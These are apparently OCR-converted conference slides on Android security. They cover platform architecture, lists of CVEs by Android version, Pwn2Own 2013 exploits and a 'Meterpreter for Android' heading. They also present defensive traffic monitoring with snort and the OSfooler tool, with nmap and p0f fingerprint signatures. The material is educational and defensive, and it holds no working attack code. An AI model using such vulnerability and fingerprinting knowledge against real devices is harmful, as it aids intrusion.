ANDROIDS: MOBILE SECURITY RELOADED

JAIME SANCHEZ


- Passionate about computer security.
- **Computer Engineering** degree and an **Executive MBA**.
- I'm from Spain; We're sexy and you know it.
- You can follow my adventures at **@segofensiva** or in my blog **http://www.seguridadofensiva.com**
- Other conferences:
  - **RootedCON** in Spain
  - **Nuit Du Hack** in Paris
  - **Black Hat Arsenal** in USA
  - **Defcon** in USA
  - ...


MOTIVATIONS

- Smartphones have evolved into sophisticated, compact minicomputers
- Stores sensitive/private information and services
- Smartphones usage is on the raise
- Susceptible to various PC-like types of attacks
- **The importance of security mechanisms is not yet understood**
- Security mechanisms are not sufficient
- Variety of platforms


WHY ANDROID?

- Being popular is not always a good thing.
- Mobile malware and threats are clearly on the rise.
- Over 100 million Android phones shipped in the second quarter of 2012 alone.
- Targets this large are **difficult for attackers to resist!**





THE PLATFORM



- Android has inherited powerful base systems from Linux Kernel such as the memory management, multitasking and file management.

- Android is a platform which embraces numerous technologies like Linux Kernel, C++, Java, Dalvik VM, etc.

- Android has a **process-unit component model** and provides **system functions as server processes**. For a functional mesh-up of processes, it provides **Binder**.

- Why has a new mechanism been developed, rather than using (IPC), such as sockets and pipes provided by Linux? It is because of performance.

SECURITY ARCHITECTURE

- Android seeks to be the **most secure** and usable operating system for mobile platforms by re-purposing traditional operating system security controls to:
  - Protect user data
  - Protect system resources (including the network)
  - Provide application isolation

- To achieve these objectives, Android provides these key security features:
  - Robust security at the OS level through the Linux kernel
  - Mandatory application sandbox for all applications
  - Secure interprocess communication
  - Application signing
  - Application-defined and user-granted permissions

- Each component assumes that the components below are properly secured.

THE PROBLEM ?

There is a **massive** growth in the volume of malware families and samples ...

Google Play's track record with malware is not too good (**Bouncer** can be compromised) ...

THE ONLY PROBLEM ?

Android v1.0

CVE-2009-0475 (Remote code execution)
CVE-2009-0606 (Privilege Escalation)
CVE-2009-0607 (Multiple Integer Overflows)
CVE-2009-0608 (Integer Overflow)
CVE-2009-1895 (Privilege Escalation)
CVE-2009-1754 (Access to Sensitive Information)
CVE-2009-2348 (Access to Camera and Record Audio)
CVE-2009-2656 (DoS through SMS)
CVE-2009-2999 (DoS through SMS)
CVE-2009-3698 (DoS through Dalvik API)
CVE-2009-1185 (Privilege Escalation)
CVE-2009-1186 (DoS through udev)

Android v2.0

CVE-2009-1442 (Code Execution)
CVE-2010-EASY (Privilege Escalation)
CVE-2009-2692 (Privilege Escalation)
CVE-2010-1807 (WebKitPrivilege Escalation)
CVE-2010-1119 (WebKit Privilege Escalation)
CVE-2011-1149 (Privilege Escalation)
CVE-2011-3975 (Access to Sensitive Information)
CVE-2011-2357 (Cross-Application Scripting)
CVE-2011-0680 (Access to Sensitive Information)
CVE-2011-2344 (Gain Privileges and Access Pictures)
CVE-2011-1823 (Code Execution)

Android v3.0

CVE-2010-4804 (Information Disclosure)
CVE-2011-1823 (Privilege Escalation)
CVE-2011-0640 (Code Execution)
CVE-2011-1349 (DoS)
CVE-2011-1350 (Privilege Escalation)
CVE-2011-1352 (Privilege Escalation)
CVE-2011-2343 (Access to Sensitive Information)
CVE-2011-3874 (Privilege Escalation)
CVE-2011-2357 (Bypass Permissions)

DIRTY USSD

Poor SSL/TLS implementations

Kernel-mode driver exploits

NFC Vulnerabilities

Android Master Key

...


!!! METERPRETER FOR ANDROID !!!

Mobile Pwn2Own 2013

- One exploit took advantage of two Chrome on Nexus 4 vulnerabilities – an integer overflow that affects Chrome and another Chrome vulnerability that resulted in a full sandbox escape and the possibility of remote code execution on the affected device.

- Two exploits compromised apps that are installed on all Samsung Galaxy S4 devices.

FIRST APPROACH



- In order to analyze the traffic flows we'll create a **VPN tunnel between our Android device and our computer**.

- The VPN tunnel uses digital certificates (public/private key pair) to authenticate the client and the server.

- Using digital certificates instead of a shared key gives higher flexibility, for instance we can revoke access in case if the smartphone is lost.

- Once the VPN tunnel is established and the traffic is being sent to the VPS, we can start monitoring the traffic with **snort**.

- We will take advantage of two main signatures: **official rules** (the registered version rules) and the **Emerging Threats** (Emerging Threats).

- We can also use tools like **tcpdump** to capture traffic for later analysis.

- Wireshark gives a much better view of the content and the qualities of each IP datagram or the TCP segments


HELLO, LOSER!

LIFE CONTINUED

- **OSfooler** is a practical approach presented at Black Hat Arsenal USA 2013.

- It can be used to detect and defeat active and passive remote OS fingerprinting from tools like **nmap**, **p0f** or **commercial appliances**.

NMAP INTERNAL PROBES

```
Fingerprint Linux 2.6.17 - 2.6.24
Class Linux | Linux | 2.6.X | general purpose
SEQ(SP=A5-D5%GCD=1-6%ISR=A7-D7%TI=Z%II=I%TS=U)
OPS(O1=M400C%O2=M400C%O3=M400C%O4=M400C%O5=M400C%O6=M400C)
WIN(W1=8018%W2=8018%W3=8018%W4=8018%W5=8018%W6=8018)
ECN(R=Y%DF=Y%T=3B-45%TG=40%W=8018%O=M400C%CC=N%Q=)
T1(R=Y%DF=Y%T=3B-45%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=Y%DF=Y%T=3B-45%TG=40%W=8018%S=O%A=S+%F=AS%O=M400C%RD=0%Q=)
T4(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(DF=N%T=3B-45%TG=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(DFI=N%T=3B-45%TG=40%CD=S)
```

Most important:

- TCP ISN greatest common divisor (**GDC**)
- TCP IP ID sequence generation alg (**TI**)
- TCP timestamp option alg (**TS**)
- TCP Options (**O**, **O1-O6**)
- TCP initial Window Size (**W**, **W1-W6**)
- Responsiveness (**R**)
- IP don't fragment bit (**DF**)
- IP initial time-to-live guess (**TG**)

Although there are others:

- TCP ISN counter rate (ISR)
- ICMP IP ID sequence generation alg (II)
- Shared IP ID sequence Boolean (SS)
- Don't Fragment ICMP (DFI)
- Explicit congestion notification (C)
- TCP miscellaneous quirks (Q)
- TCP sequence number (S)
- etc.


P0F SIGNATURES

8192:32:1:48:M*,N,N,S::Windows:98

- **Window Size**
  - * Any value
  - **%**nnn nnn Multiple
  - **S**xx MSS Multiple
  - **T**xx MTU Multiple
  - **xxx** Constant value
- **Initial TTL**
- **DF Bit**
- **Packet Size**
- **TCP options and order**
  - **N**: NOP
  - **E**: EOL
  - **W**nnn: WS
  - **M**nnn: MSS
  - **S**: SACK
  - **T** / **T0**: Timestamp
  - **?n**
- **Quirks**
  - Data in SYN packets
  - Options after EOL
  - IP ID Field = 0
  - ACK different to 0
  - Unusual flags
  - Incorrect options decode
- **Operating System**
  - Family
  - Version

- I need to process traffic before being processed inside my Android device.
- I can redirect all network packet from **Kernel Space** to **User Space**
- I can do whatever I want with the packets
- This is done in **Real-time.**
- Runs continuously without human supervision and is completely transparent for user.

I’VE GOT IT !



- Computer operating systems provide **different levels of access to resources**.


- This is generally hardware-enforced by some CPU architectures hat provide different CPU modes at the hardware or microcode level.

- Rings are **arranged in a hierarchy from most privileged** (most trusted, usually numbered zero) **to least privileged** (least trusted).

- On most operating systems, **RING 0 is the level with the most privileges** and interacts most directly with the physical hardware such as the CPU and memory.

KERNEL vs USER SPACE


KERNEL SPACE



